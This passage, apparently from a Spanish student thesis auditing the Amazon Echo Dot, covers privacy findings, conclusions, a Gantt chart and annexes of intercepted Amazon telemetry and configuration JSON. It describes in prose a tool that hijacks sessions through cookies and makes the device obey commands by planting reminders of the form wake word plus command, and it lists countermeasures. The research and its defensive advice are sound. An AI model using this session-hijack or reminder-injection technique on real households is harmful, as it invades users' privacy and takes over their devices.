El otro método, que usa los recordatorios, surge de escenarios que montaba la gente con varios dispositivos dónde creaban bucles infinitos de conversación entre ellos[34]. Con la herramienta que se ha creado se pueden añadir recordatorios que finalmente serán órdenes para el dispositivo. Con el esquema "palabra de activación + orden" como recordatorio, Echo Dot se escucha así mismo y ejecuta la acción. El valor mínimo del volumen para lograr esto es de 3 sobre 10, lo que lo hace difícil de escuchar si se está en otra habitación. Igualmente se creará una notificación en el móvil del usuario que tenga la aplicación instalada con el mensaje del recordatorio, lo que puede hacer sospechar a la víctima. Obviando esta última parte, el atacante podría ordenar cualquier cosa al dispositivo simulando que está presente.

10.3. Privacidad

Como indica el título de la sección, comentaremos aspectos importantes sobre el impacto que tiene el Echo Dot en la privacidad del usuario.

10.3.1. ¿Hay algún historial de acciones?

Hemos podido ver que hay un historial de las órdenes por voz hechas. Cada elemento del historial contiene el audio registrado por el dispositivo y la transcripción de este en texto (aveces se indica como no disponible si no se ha entendido del todo la acción deseada). Este historial se puede borrar a través de las aplicaciones web y móvil.

10.3.2. ¿Hay algún historial de conversaciones?

Hay una característica en la aplicación móvil que permite tener conversaciones con otros usuarios que dispongan de dispositivos Echo y los cuales tengamos el contacto. Esto es conocido como "Alexa Messages"[2].

Estas conversaciones están registradas en el menú de la función de mensajería y permiten escuchar el audio enviado e incluso enviar un mensaje de texto. Al no encontrar información relativa al borrado de las conversaciones se preguntó al soporte técnico el cual, como se puede observar en la figura 14, confirmó que no se dispone actualmente de esta opción.

El simple hecho de no poder borrar conversaciones realizadas elimina el control del usuario sobre los datos que genera. Se puede crear un historial inmenso de conversaciones que no podrán ser borradas y que si algún tercero tuviera acceso a este podría llegar a leer cualquier mensaje sin problemas.

10.3.3. ¿Qué información tiene Amazon generada por Alexa?

Con el reglamento general de protección de datos (GDPR) los usuarios pueden pedir a las empresas que faciliten todos los datos que tienen sobre ellos. En este caso se pidió a Amazon el 5/5/2019 y se recibieron justo un mes después.

A continuación se muestra una lista de la información que tiene Amazon relativa al servicio Alexa:



Figura 14: Confirmación de la imposibilidad de borrar historial de conversaciones hechas a través de Alexa Messages por parte del soporte técnico de Alexa.

- Recordatorios.
- Audios y transcripciones.
- Contactos y sus respectivos números de teléfono.
- Conversaciones realizadas en Alexa Messages.
- Configuraciones del perfil.
- Listas.
- Perfiles de voz.
- Dispositivos registrados.

Además sabemos que Amazon guarda las contraseñas wifi[4], insertadas al configurar dispositivos suyos, en sus servidores. Pero no hay constancia de esta información en los ficheros recibidos.

En este caso podemos observar diferentes conflictos con la privacidad de un individuo. Vemos que las conversaciones realizadas no son cifradas de extremo a extremo y por lo tanto Amazon tiene acceso a su contenido. Un aspecto más a considerar es el hecho de que los desarrolladores de Alexa puedan escuchar los audios registrados con el fin de "mejorar" el servicio, como se puede ver en el artículo del diario británico "The independent"[10]. Según se comenta en él, esta acción no esta explícitamente explicada en los términos y condiciones. Además los empleados tienen acceso al nombre del usuario, el número de cuenta y el número de serie del dispositivo. Esto abre un gran debate ya que los mismos trabajadores admiten haber compartido internamente conversaciones analizadas y no solo eso, también haber escuchado conflictos domésticos registrados por los dispositivos. Esto origina varias preguntas como, qué responsabilidad tienen al detectar estos casos.

10.3.4. ¿Qué información pueden obtener las *skills*?

Hoy en día los permisos concedidos a muchas de las aplicaciones móviles sobre nuestros datos exceden de la funcionalidad de la propia aplicación. Esto puede suponer dar más información de la necesaria y poder crear un perfil más acertado del usuario.

Actualmente las *skills* pueden obtener, si el usuario acepta los permisos, la siguiente información: dirección del dispositivo, leer/escribir en las listas e información básica del usuario (nombre, correo electrónicao y número de teléfono)[3].

10.3.5. Cuentas vinculadas para el calendario

Para que el Echo Dot pueda tener acceso al calendario personal del usuario este tiene que configurarlo, y hay varias servicios como opción. Los dos que comentaremos son los de Google y Microsoft. En ambos el dispositivo podrá leer los eventos del calendario y se deberá establecer una cuenta dónde se crearan las nuevas citas o recordatorios.

Al vincular la cuenta de Google, los permisos que se piden des de el dispositivo son simplemente para acceder a los diferentes calendarios que el usuario tiene y poder gestionarlos (figura 15).



Figura 15: Permisos al vincular Google Calendar con Alexa.

Al aceptar la vinculación, en el gestor de aplicaciones de terceros, aparece Alexa (figura 16). Una vez el usuario no necesita más los servicios referidos al calendario, puede desvincular su cuenta, a través del menú de gestión de calendarios de Alexa. Como resultado esta desaparece del gestor de aplicaciones de terceros de Google, confirmando así la revocación de los permisos.



Figura 16: Gestor de aplicaciones de terceros de Google.

Veamos el caso de caso de Microsoft. Al vincular la cuenta nos encontramos que una gran cantidad de permisos son requeridos (figura 17). Entre ellos leer el perfil y ver todos los contactos de la persona.

Figura 17: Permisos requeridos al vincular la cuenta de Microsoft.

En el caso de Microsoft esta falta de privacidad va más allá. Si se quiere revocar el acceso de Alexa a esta cuenta, no es suficiente con apretar el botón “Desvincular esta cuenta de Microsoft”. Aunque aparentemente no aparezca el contenido de calendarios, Alexa sigue teniendo acceso como se puede ver en la figura 20. Es necesario ir al panel de control relacionado con el acceso de aplicaciones de terceros de Microsoft para revocar finalmente sus permisos.



Figura 18: Web de Microsoft.

Figura 19: Web de Alexa.

Figura 20: Estado del panel de control una vez desvinculada la cuenta de Microsoft.

Un usuario puede creer que ha desvinculado su cuenta y que Amazon ya no tiene acceso a sus los datos de Microsoft y realmente no ser así.

10.3.6. ¿Qué implica la herramienta desarrollada?

La herramienta creada y explicada en la sección de seguridad, puede llegar a mostrar datos muy relevantes y privados de los usuarios afectados. Por ejemplo, usando la gráfica que muestra las horas en que el usuario interacciona con el dispositivo (figura 21), se puede inferir los horarios en los que está en casa y por tanto sus hábitos.



Figura 21: Gráfica de interacción con el dispositivo respecto las horas del día.

No solo eso, si no que también se puede enumerar muchos datos más como los usuarios enlazados con su respectivo rol e incluso la dirección física del dispositivo. Otros datos que se pueden obtener son correos electrónicos adicionales que han sido usados para la funcionalidad del calendario. Además la posibilidad de listar los dispositivos conectados y enlazados al Echo Dot y hacer órdenes mediante la creación de recordatorios.

11. Conclusiones del proyecto

Sobre el apartado de actividad hemos visto que hay un impacto significativo en la red debido a las métricas que se van enviando junto con conexiones de otros servidores. Lógicamente esto puede ser justificado para el correcto funcionamiento y la mejora del dispositivo. Como hemos comprobado con la auditoría del día entero, no hay indicios de que el Echo Dot genere actividad de forma injustificada.

Respecto a la seguridad, hemos visto que las conexiones son a través de un protocolo seguro y no se transmite ningún dato importante en texto plano. Hemos comprobado también que no es vulnerable a ataques de hombre en el medio, en inglés *man in the middle*, y que tanto la aplicación web como móvil hacen uso de certificados para sus conexiones.

Como contramedidas para la herramienta desarrollada que hace uso del robo de sesión que puede proporcionar las cookies, se pueden especificar las siguientes a nivel usuario:

- Mantener el navegador actualizado.
- Borrar las cookies periódicamente
- Cerrar sesión una vez finalizada.
- Proteger el ordenador/móvil contra *malware*.

Además existen protecciones a este ataque a nivel aplicación como generar una nueva cookie en cada petición o forzar la identificación cada vez que el usuario quiere acceder al servicio.

Las *skills* también pueden jugar un papel importante en la seguridad. No es extrañar, que cuando se popularice más estos dispositivos, se encuentren *skills* maliciosas en la tienda tal como pasa con Android e iOS[9].

El hacking por voz puede suponer un problema. Aunque se pueda establecer un código para la verificación de compras a través del dispositivo, esta opción no está por defecto. No solo eso, si no que se podría diseñar anuncios específicos para descargar *skills* o dar órdenes, como hace la herramienta disenyada, directas al dispositivo sin consentimiento del usuario.

Des de el punto de vista de privacidad está claro que no cumple los requisitos para poderse catalogar como seguro. Principalmente porque inserta un micrófono de una empresa privada en la casa de un individuo pudiendo en cualquier momento grabar una conversación si la empresa lo deseara sin ser detectada. Obviando esta posibilidad, sigue flaqueando por varios motivos que hemos detectado:

- Los mensajes hechos a través de Alexa Messages no estan cifrados extremo a extremo.
- Ha sido confirmado que los desarrolladores pueden escuchar conversaciones de los usuarios.
- Alexa sigue teniendo permisos de una cuenta de Microsoft una vez desvinculada.
- El historial de conversaciones de Alexa Messages no se puede borrar.

Todo esto hace que el Echo Dot suponga un peligro para la privacidad del usuario. Se debe confiar en una empresa privada solo por una comodidad generada artificialmente? La respuesta es no. Los usuarios deben ser conscientes de la importancia que tienen sus datos personales. Es lógico que se requiera ciertas métricas de uso para mejorar el servicio pero no se debe abusar de la información del usuario. Los mensajes en texto plano indican total libertad a la empresa y que si surgiera la necesidad pudieran llegar a analizar, determinar y perfilar las ideologías de un individuo. Además en una posible vulneración de los servidores, un atacante podría obtener estos datos (si no estuvieran guardados de forma segura).

Como conclusión final quiero hacer énfasis a la necesidad de educar y concienciar a la población para que sea crítica i se pregunte, por ejemplo en este caso, si la aplicación necesita saber exactamente donde reside el dispositivo, en qué calle, número y población. Pero ya no solo en Echo Dot si no en cualquier aspecto, tecnológico o no. Vivimos en una época donde cada vez habrá más dispositivos enfrentándose a nuestra privacidad y hay que exigir a las empresas y gobiernos que la respeten.

12. Annexo 1 - Diagrama de Gantt

	TFG	Sub Tasks	Assignee	Est. Hours	Start Date	Due Date	Task Prog.
	Inicio proyecto:			-	**07/Feb**	**11/Mar**	**100%**
1	Búsqueda director y puesta en marcha		Unassigned	-	07/Feb	12/Feb	100%
2	Escoger dispositivo		Unassigned	-	12/Feb	11/Mar	100%
	Gestión de proyecto:			-	**18/Feb**	**26/Mar**	**100%**
4	Contexto y alcance		Unassigned	-	18/Feb	26/Feb	100%
5	Planificación temporal		Unassigned	-	26/Feb	04/Mar	100%
6	Presupuesto y sostenibilidad		Unassigned	-	04/Mar	11/Mar	100%
7	Presentación preliminar		Unassigned	-	11/Mar	20/Mar	100%
8	Presentación oral y documento final		Unassigned	-	20/Mar	26/Mar	100%
	Actividad:			-	**18/Mar**	**20/Jun**	**60%**
10	Documentación		Unassigned	-	18/Mar	16/Apr	100%
11	Entender actividad		Unassigned	-	09/Apr	29/Apr	100%
12	Anlizar resultados		Unassigned	-	24/Apr	29/Apr	100%
13	Encontrar información servidores		Unassigned	-	26/May	16/Jun	0%
14	Extraer información monitorización día entero		Unassigned	-	31/May	20/Jun	0%
	Privacidad:			-	**24/Apr**	**12/Jun**	**75%**
16	Precedentes hackeo servidores Amazon		Unassigned	-	24/Apr	14/May	100%
17	Alexa Messages borrado historial		Unassigned	-	29/Apr	03/May	100%
18	Pedir información personal Amazon		Unassigned	-	02/May	25/May	100%
19	Analizar información		Unassigned	-	24/May	12/Jun	0%
	Seguridad:			-	**06/May**	**16/Jun**	**66%**
21	Seguridad web		Unassigned	-	06/May	19/May	100%
22	Seguridad aplicación		Unassigned	-	10/May	19/May	100%
23	Desarrollo herramienta		Unassigned	-	12/May	16/Jun	0%
	Seguimiento:			-	**18/Feb**	**24/Jun**	**0%**
25	Reuniones periódicas		Unassigned	-	18/Feb	24/Jun	0%
	Documentación y defensa:			-	**12/May**	**04/Jul**	**0%**
27	Redacttar		Unassigned	-	12/May	25/Jun	0%
28	Preparar defensa		Unassigned	-	26/Jun	04/Jul	0%



Figura 22: Diagrama de Gantt con las tareas

13. Annexo 2 - Información interceptada

13.1. Contenido *json* de device-metrics-us.amazon.com:


```
{
      "1": 1557999214518,
      "3": "Comms",
      "2": "AlexaMobileAndroid_prod_2.1.297.0",
      "4": [
        {
          "1": "comms.api.msg.media.upload.latency",
          "3": 1,
          "2": "349.0",
          "4": 1
        },
        {
          "1": "SDK_INT",
          "3": 1,
          "2": "21",
          "4": 2
        },
        {
          "1": "FREE_RAM",
          "3": 1,
          "2": "258",
          "4": 2
        },
        {
          "1": "requestId",
          "3": 1,
          "2": "fb4a3c49-193e-41e7-a008-ed2e32f035dc",
          "4": 2
        },
        {
          "1": "source",
          "3": 1,
          "2": "SSLPeerUnverifiedException: Certificate pinning failure!  Peer certificate chain: sha256/VIOJRKWUXAh+nU4
          "4": 2
        },
        {
          "1": "DEVICE_HEIGHT",
          "3": 1,
          "2": "800",
          "4": 2
        },
        {
          "1": "DEVICE_MODEL",
          "3": 1,
          "2": "SM-G360F",
          "4": 2
        },
        {
          "1": "OS_VERSION",
          "3": 1,
          "2": "5.0.2",
          "4": 2
        },
        {
```

```
            "1": "DEVICE_DENSITY",
            "3": 1,
            "2": "1.5",
            "4": 2
          },
          {
            "1": "OS_TYPE",
            "3": 1,
            "2": "ANDROID",
            "4": 2
          },
          {
            "1": "EventName",
            "3": 1,
            "2": "comms.api.msg.media.upload.latency",
            "4": 2
          },
          {
            "1": "DEVICE_PRODUCT",
            "3": 1,
            "2": "coreprimeltexx",
            "4": 2
          },
          {
            "1": "network",
            "3": 1,
            "2": "WIFI",
            "4": 2
          },
          {
            "1": "statusCode",
            "3": 1,
            "2": "1700",
            "4": 2
          },
          {
            "1": "DEVICE_COUNTRY",
            "3": 1,
            "2": "ES",
            "4": 2
          },
          {
            "1": "EventTimestamp",
            "3": 1,
            "2": "1557999214507",
            "4": 2
          },
          {
            "1": "hashedCommsId",
            "3": 1,
            "2": "amzn1.comms.id.person.amzn1~amzn1.account.XXXXXXXXXXXXXXXXXXXXXXXXXXX",
            "4": 2
          },
          {
            "1": "APP_VERSION",
            "3": 1,
            "2": "2.1.297.0",
            "4": 2
```

```
        },
        {
          "1": "DEVICE_MANUFACTURER",
          "3": 1,
          "2": "samsung",
          "4": 2
        },
        {
          "1": "DEVICE_WIDTH",
          "3": 1,
          "2": "480",
          "4": 2
        },
        {
          "1": "NETWORK_TYPE",
          "3": 1,
          "2": "WIFI",
          "4": 2
        },
        {
          "1": "DEVICE_LANGUAGE",
          "3": 1,
          "2": "español",
          "4": 2
        },
        {
          "1": "anonymous",
          "3": 1,
          "2": "true",
          "4": 2
        },
        {
          "1": "HTTP_USER_AGENT",
          "3": 1,
          "2": "AMZN(Smartphone/coreprimeltexx/A2TF17PFR55MTB,Android/5.0.2,//,DCM)",
          "4": 2
        }
      ]
    }
```


13.2. Contenido *json* de unagi-na.amazon.com:


```
{
  "cs": {
    "dct": {
      "#0": "server",
      "#1": "www.amazon.es",
      "#2": "producerId",
      "#3": "csm",
      "#4": "schemaId",
      "#5": "csm.CSMUnloadBaselineEvent.2",
      "#6": "timestamp",
      "#7": "messageId",
      "#8": "sessionId",
      "#9": "270-4567842-9842895",
      "#10": "requestId",
      "#11": "P68SBFG6X7G875W8RS7D",
```

```
      "#12": "obfuscatedMarketplaceId",
      "#13": "A1RKKUPIHCS9HS",
      "#14": "violationType",
      "#15": "unresponsive-clicks",
      "#16": "violationCount",
      "#17": "totalScanned",
      "#18": "csm.ArmoredCXGuardrailsViolation.3"
    }
  },
  "events": [
    {
      "data": {
        "#0": "#1",
        "#2": "#3",
        "#4": "#5",
        "#6": "2019-05-05T22:48:11.847Z",
        "#7": "P68SBFG6X7XXXXXXXXXX-1557096491847-9487313228",
        "#8": "#9",
        "#10": "#11",
        "#12": "#13"
      }
    },
    {
      "data": {
        "#14": "#15",
        "#16": 1,
        "#17": 1,
        "#2": "csm",
        "#4": "#18",
        "#6": "2019-05-05T22:48:11.848Z",
        "#7": "P68SBFG6X7XXXXXXXXXX-1557096491848-4117935546",
        "#8": "#9",
        "#10": "#11",
        "#12": "#13"
      }
    }
  ]
}
```


13.3. Contenido *json* de arcus-uswest.amazon.com:


```
{
  "entityTag": "a25eb26a5179c7e0aacee97691b39355",
  "resultVariables": {
    "ACMS": {
      "Endpoint": "https://alexa-comms-mobile-service-na.amazon.com",
      "Endpoints": {
        "Alpha": "alexa-mobile-service-na-alpha.integ.amazon.com",
        "Beta": "alexa-mobile-service-na-beta.integ.amazon.com",
        "Gamma": "alexa-comms-mobile-service-na-gamma.amazon.com",
        "NOTE": "DO NOT USE. Use Endpoint and target using segment instead",
        "PFM": {
          "AE": "https://alexa-comms-mobile-service.amazon.com",
          "AU": "https://alexa-comms-mobile-service.amazon.com",
          "BR": "https://alexa-comms-mobile-service.amazon.com",
          "CA": "https://alexa-comms-mobile-service.amazon.com",
          "CN": "https://alexa-comms-mobile-service.amazon.com",
```

```
            "DE": "https://alexa-comms-mobile-service.amazon.com",
            "Default": "https://alexa-comms-mobile-service.amazon.com",
            "ES": "https://alexa-comms-mobile-service.amazon.com",
            "FR": "https://alexa-comms-mobile-service.amazon.com",
            "GB": "https://alexa-comms-mobile-service.amazon.com",
            "ID": "https://alexa-comms-mobile-service.amazon.com",
            "IN": "https://alexa-comms-mobile-service.amazon.com",
            "IT": "https://alexa-comms-mobile-service.amazon.com",
            "JP": "https://alexa-comms-mobile-service.amazon.com",
            "MX": "https://alexa-comms-mobile-service.amazon.com",
            "NL": "https://alexa-comms-mobile-service.amazon.com",
            "RU": "https://alexa-comms-mobile-service.amazon.com",
            "SA": "https://alexa-comms-mobile-service.amazon.com",
            "TR": "https://alexa-comms-mobile-service.amazon.com",
            "US": "https://alexa-comms-mobile-service.amazon.com"
          },
          "Prod": "alexa-mobile-service-na-preview.amazon.com"
        },
        "RefreshTimeSec": {
          "GetContacts": "300",
          "GetIdentity": "500",
          "NOTE": "DO NOT USE. Deprecated and replaced below"
        },
        "TimeoutsSec": {
          "ContactsImport": "60",
          "ContactsUpdate": 60,
          "CreateAccount": "15",
          "CreateAuthToken": "10",
          "CreateEndpoints": "45",
          "CreateEndpointsV2": "45",
          "Default": "10",
          "DeleteContacts": "60",
          "DeleteConversation": "35",
          "GetAccounts": "15",
          "GetCommsIdentitiesForHomeGroupID": "40",
          "GetContacts": "60",
          "GetContactsCount": "60",
          "GetConversationMessages": "35",
          "GetConversations": "35",
          "GetIdentityPreference": "35",
          "GetIdentityV2": "20",
          "GetOrCreateContact": "40",
          "GetPreferenceForContact": "35",
          "MarkMessagesRead": "35",
          "ProvisionCommsUser": "11",
          "SendMessages": "35",
          "SetBlockStatusForContact": "60",
          "SetGroupName": "40",
          "UpdateIdentity": "10",
          "UpdateIdentityPreference": "35",
          "UpdatePreferenceForContact": "35"
        }
      },
      "Access": {
        "CallerIdSettingAccess": "US,CA",
        "CoboAccess": "US,CA",
        "CommsPfmBlacklist": ""
      },
```

```
    "Announcement": {
      "TextInputMaxLength": "148"
    },
    "CallRating": {
      "MaxScreenDurationSeconds": 10,
      "MinCallDurationSeconds": 10,
      "ShowPerCallFrequency": 5
    },
    "Contacts": {
      "DefaultContactFieldsMaxLength": "200",
      "MaxConcurrentUpload": "2",
      "NameMaxLength": "35",
      "PhoneNumberMaxLength": "25",
      "PresenceRefreshIntervalSec": 300,
      "PresenceRequestIntervalLimitSec": 60,
      "RefreshIntervalSec": "300",
      "UpdateBatchSize": 100,
      "UploadBatchSize": "100",
      "UploadMaxRetries": "3"
    },
    "Cookies": {
      "RefreshTimeoutSec": "5"
    },
    "ExternalUrls": {
      "FAQ": {
        "PFM": {
          "AE": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201602230",
          "AU": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201602230",
          "BR": "https://www.amazon.com.br/gp/help/customer/display.html?nodeId=201602230",
          "CA": "https://www.amazon.ca/gp/help/customer/display.html?nodeId=201602230",
          "CN": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201602230",
          "DE": "https://www.amazon.de/gp/help/customer/display.html?nodeId=201602230",
          "Default": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201602230",
          "ES": "https://www.amazon.es/gp/help/customer/display.html?nodeId=201602230",
          "FR": "https://www.amazon.fr/gp/help/customer/display.html?nodeId=201602230",
          "GB": "https://www.amazon.co.uk/gp/help/customer/display.html?nodeId=201602230",
          "ID": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201602230",
          "IN": "https://www.amazon.in/gp/help/customer/display.html?nodeId=201602230",
          "IT": "https://www.amazon.it/gp/help/customer/display.html?nodeId=201602230",
          "JP": "https://www.amazon.co.jp/gp/help/customer/display.html?nodeId=201602230",
          "MX": "https://www.amazon.com.mx/gp/help/customer/display.html?nodeId=201602230",
          "NL": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201602230",
          "RU": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201602230",
          "SA": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201602230",
          "TR": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201602230",
          "US": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201602230"
        }
      },
      "TermsOfUse": {
        "PFM": {
          "AE": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201566380",
          "AU": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201566380",
          "BR": "https://www.amazon.com.br/gp/help/customer/display.html?nodeId=201566380",
          "CA": "https://www.amazon.ca/gp/help/customer/display.html?nodeId=201566380",
          "CN": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201566380",
          "DE": "https://www.amazon.de/gp/help/customer/display.html?nodeId=201566380",
          "Default": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201566380",
          "ES": "https://www.amazon.es/gp/help/customer/display.html?nodeId=201566380",
```

```
            "FR": "https://www.amazon.fr/gp/help/customer/display.html?nodeId=201566380",
            "GB": "https://www.amazon.co.uk/gp/help/customer/display.html?nodeId=201566380",
            "ID": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201566380",
            "IN": "https://www.amazon.in/gp/help/customer/display.html?nodeId=201566380",
            "IT": "https://www.amazon.it/gp/help/customer/display.html?nodeId=201566380",
            "JP": "https://www.amazon.co.jp/gp/help/customer/display.html?nodeId=201566380",
            "MX": "https://www.amazon.com.mx/gp/help/customer/display.html?nodeId=201566380",
            "NL": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201566380",
            "RU": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201566380",
            "SA": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201566380",
            "TR": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201566380",
            "US": "https://www.amazon.com/gp/help/customer/display.html?nodeId=201566380"
          }
        }
      },
      "HomeGroup": {
        "RefreshIntervalSec": "300"
      },
      "Identity": {
        "FirstNameMaxLength": "24",
        "LastNameMaxLength": "25",
        "RefreshIntervalSec": "300"
      },
      "MediaStorage": {
        "Announcement": {
          "Endpoints": {
            "PFM": {
              "AE": "https://project-wink-mss-na.amazon.com",
              "AU": "https://project-wink-mss-fe.amazon.com",
              "BR": "https://project-wink-mss-na.amazon.com",
              "CA": "https://project-wink-mss-na.amazon.com",
              "CN": "https://project-wink-mss-na.amazon.com",
              "DE": "https://project-wink-mss-eu.amazon.com",
              "Default": "https://project-wink-mss-na.amazon.com",
              "ES": "https://project-wink-mss-eu.amazon.com",
              "FR": "https://project-wink-mss-eu.amazon.com",
              "GB": "https://project-wink-mss-eu.amazon.com",
              "ID": "https://project-wink-mss-na.amazon.com",
              "IN": "https://project-wink-mss-eu.amazon.com",
              "IT": "https://project-wink-mss-eu.amazon.com",
              "JP": "https://project-wink-mss-fe.amazon.com",
              "MX": "https://project-wink-mss-na.amazon.com",
              "NL": "https://project-wink-mss-eu.amazon.com",
              "RU": "https://project-wink-mss-na.amazon.com",
              "SA": "https://project-wink-mss-na.amazon.com",
              "TR": "https://project-wink-mss-na.amazon.com",
              "US": "https://project-wink-mss-na.amazon.com"
            }
          },
          "TimeoutsSec": {
            "Default": "30"
          }
        },
        "Endpoint": "https://project-wink-mss-na.amazon.com",
        "Endpoints": {
          "Alpha": "alexacomms-relay-na-alpha.integ.amazon.com",
          "Beta": "alexa-msg-service.integ.amazon.com",
          "Gamma": "acs-relay-preprod.amazon.com",
```

```
        "NOTE": "DO NOT USE. Use Endpoint and target using segment instead",
        "PFM": {
          "AE": "https://project-wink-mss-na.amazon.com",
          "AU": "https://project-wink-mss-na.amazon.com",
          "BR": "https://project-wink-mss-na.amazon.com",
          "CA": "https://project-wink-mss-na.amazon.com",
          "CN": "https://project-wink-mss-na.amazon.com",
          "DE": "https://project-wink-mss-na.amazon.com",
          "Default": "https://project-wink-mss-na.amazon.com",
          "ES": "https://project-wink-mss-na.amazon.com",
          "FR": "https://project-wink-mss-na.amazon.com",
          "GB": "https://project-wink-mss-na.amazon.com",
          "ID": "https://project-wink-mss-na.amazon.com",
          "IN": "https://project-wink-mss-na.amazon.com",
          "IT": "https://project-wink-mss-na.amazon.com",
          "JP": "https://project-wink-mss-na.amazon.com",
          "MX": "https://project-wink-mss-na.amazon.com",
          "NL": "https://project-wink-mss-na.amazon.com",
          "RU": "https://project-wink-mss-na.amazon.com",
          "SA": "https://project-wink-mss-na.amazon.com",
          "TR": "https://project-wink-mss-na.amazon.com",
          "US": "https://project-wink-mss-na.amazon.com"
        },
        "Prod": "acs-relay.amazon.com"
      },
      "Message": {
        "Endpoints": {
          "PFM": {
            "AE": "https://project-wink-mss-na.amazon.com",
            "AU": "https://project-wink-mss-na.amazon.com",
            "BR": "https://project-wink-mss-na.amazon.com",
            "CA": "https://project-wink-mss-na.amazon.com",
            "CN": "https://project-wink-mss-na.amazon.com",
            "DE": "https://project-wink-mss-na.amazon.com",
            "Default": "https://project-wink-mss-na.amazon.com",
